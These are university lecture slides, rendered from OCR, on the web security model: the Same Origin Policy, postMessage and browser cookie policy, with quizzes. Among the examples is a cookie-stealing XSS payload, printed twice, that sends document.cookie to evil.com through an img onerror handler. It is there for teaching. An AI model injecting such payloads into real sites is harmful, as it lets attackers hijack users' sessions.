Web security model

Tariq Elahi[1]
School of Informatics
University of Edinburgh

[1]with slides by Myrto Arapinis

The basic idea

Web applications should provide the same security guarantees as those required for standalone applications

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

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
Web applications should provide the same security guarantees as those required for standalone applications



Access control in the browser

Subjects - JS scripts

Objects - DOM tree, DOM storage, the HTTP cookies, the JS namespace

Access control

- Same Origin Policy
- Cookie Policy

- the Same Origin Policy (SOP) -

The problem

Scripts can manipulate the DOM of a page using the API for the document or window elements, which are the various elements in the web page

Example: displays an alert message by using the alert() function from the window object

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<body onload="window.alert('welcome to my page!');">
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The problem: Assume you are logged into `bank.com` and visit the malicious `evil.com` in another tab. What prevents a script on `attacker.com` from accessing the DOM associated with the bank page?

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Part of the solution: The same-origin policy


- The SOP restricts how a document or script loaded from one origin (*e.g.* `www.evil.com`) can interact with a resource from another origin (*e.g.* `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web

SOP and windows/tabs

Windows and tabs have an origin derived from the URL of the webserver providing the content:

URL `protocol://host:port/path?args#statement`

Origin `protocol://host:port`



URL `https://www.en.wikipedia.org/wiki/Same-origin_policy`

Origin `https://www.en.wikipedia.org`

Quiz

Which URLs have the same origin as:
`http://www.example.com/dir/page.html`?

`http://www.example.com/dir/page2.html`	
`http://www.example.com/dir2/other.html`	
`http://www.example.com:443/dir/other.html`	
`https://www.example.com/dir/other.html`	
`http://en.example.com/dir/other.html`	
`http://example.com/dir/other.html`	
`http://v2.www.example.com/dir/other.html`	
`http://www.example.com:80/dir/other.html`	

Quiz

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
`http://www.example.com:80/dir/other.html`	IE/Others


SOP and Javascript

Can load cross-origin script. Browser will execute it with parent frame/window's origin. Cannot inspect source, but can call functions.




SOP and images

Browser can render cross-origin image, but SOP prevents page from inspecting it (individual pixels).



SOP and frames

Can load cross-origin HTML in iframe, but page cannot inspect or modify its content.



Cross-origin communication

- The `postMessage` interface allows windows to talk to each other no matter which origin they are from
- It is a way around the Same Origin Policy
- `https://attacker.com` can talk to `https://bank.com`
- But only if they both agree and call corresponding Javascript functions

```
var onMessage = function(msg){
  if(msg.origin == 'https://user.bank.com){
    // Do something
  }
}
```

- the Cookie policy -

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Scripts can manipulate the cookies stored in the browser using the API for the document elements

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Example 2: sends all the cookies associated with the current document to the `evil.com` server if `x` points to a non-existent image

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<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```

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
```
<img src=x onerror=this.src='http://evil.com/?
                                    c='+document.cookie>
```


The problem: What prevents a script on `evil.com` from accessing the cookies authenticating you to the bank page?

Part of the solution: The cookie policy

- The Cookie Policy restricts how web servers and a scripts access the cookies of your browser.

Setting cookies with HTTP responses (1)





Google

A cookie has several attributes:

```
Set-Cookie:  value[; expires=date][; domain=domain]
                  [; path=path][; secure][; HttpOnly]
```

- `expires : (whentobedeleted)`
- `domain : (whentosend)` } scope
- `path : (whentosend)` } scope
- `secure : (onlyoverSSL)`
- `HttpOnly : (onlyoverHTTP)`

Setting cookies with HTTP responses(2)

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Setting cookies with HTTP responses(2)

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  - the domain set for the cookie should be a suffix of the webserver's hostname
    e.g. `sub.example.com` can set a cookie domain to `example.com`
  - the path can be anything

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

`foo.bar.example.com/`	
`bar.example.com/`	
`foo.example.com/`	
`example.com/`	
`ample.com/`	
`.com/`	

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
Sending cookies in HTTP requests



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

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

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

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  - if the cookie's domain is a suffix of the URL's domain
    e.g. a cookie set for `example.com` will be sent to `sub.example.com`
  - if the cookie's path is a prefix of the URL's path
    e.g. a cookie set for `example.com/` will be send to `example.com/path`
- In other words, a cookie with `domain` and `path` will be sent to all URLs of the form `http://*.domain/path/*`

Quiz

Imagine I have two cookies stored in my browser with the following origin/scope set
`cookie1` set for `(foo.example.com, /)`
`cookie2` set for `(example.com, /)`
Which of these cookies will be included in HTTP requests sent to the following URLs?

`http://bar.example.com/`	
`http://foo.example.com/`	
`https://foo.example.com/`	
`http://example.com/`	
`http://sample.com/`	

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`https://foo.example.com/`	`cookie1` and `cookie2`
`http://example.com/`	`cookie2`
`http://sample.com/`	none

SOP vs Cookie Policy


For JS, the browser applies the Cookie Policy and not the SOP

JS with origin O will have access to all cookies in the scope of O

- According to the SOP `foo.example.com` and `bar.example.com` should be viewed as different origins and isolated
- According to the Cookie Policy they are trusted to share cookies set with domain `example.com`

HTTPonly Cookies

- HTTPonly: if enabled scripting languages cannot accessing or manipulating the cookie.
- Can prevent GA from accessing cookies set by example.com -
  - the browser will not send them because not the same origin
  - GA's javascript cannot access them either



Secure Cookies

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
- The browser will transmit unencrypted all the cookies for the domain `https://bank.com`!!
- A cookie with the Secure attribute is sent to the server only with an encrypted request over the `HTTPS` protocol, never with unsecured `HTTP`.

SameSite Cookies

- Can prevent GA from accessing cookies set by `example.com` -
  - the browser will not send them because not the same origin
  - not even if XMLHTTP request sent through GA's javascript



The web security model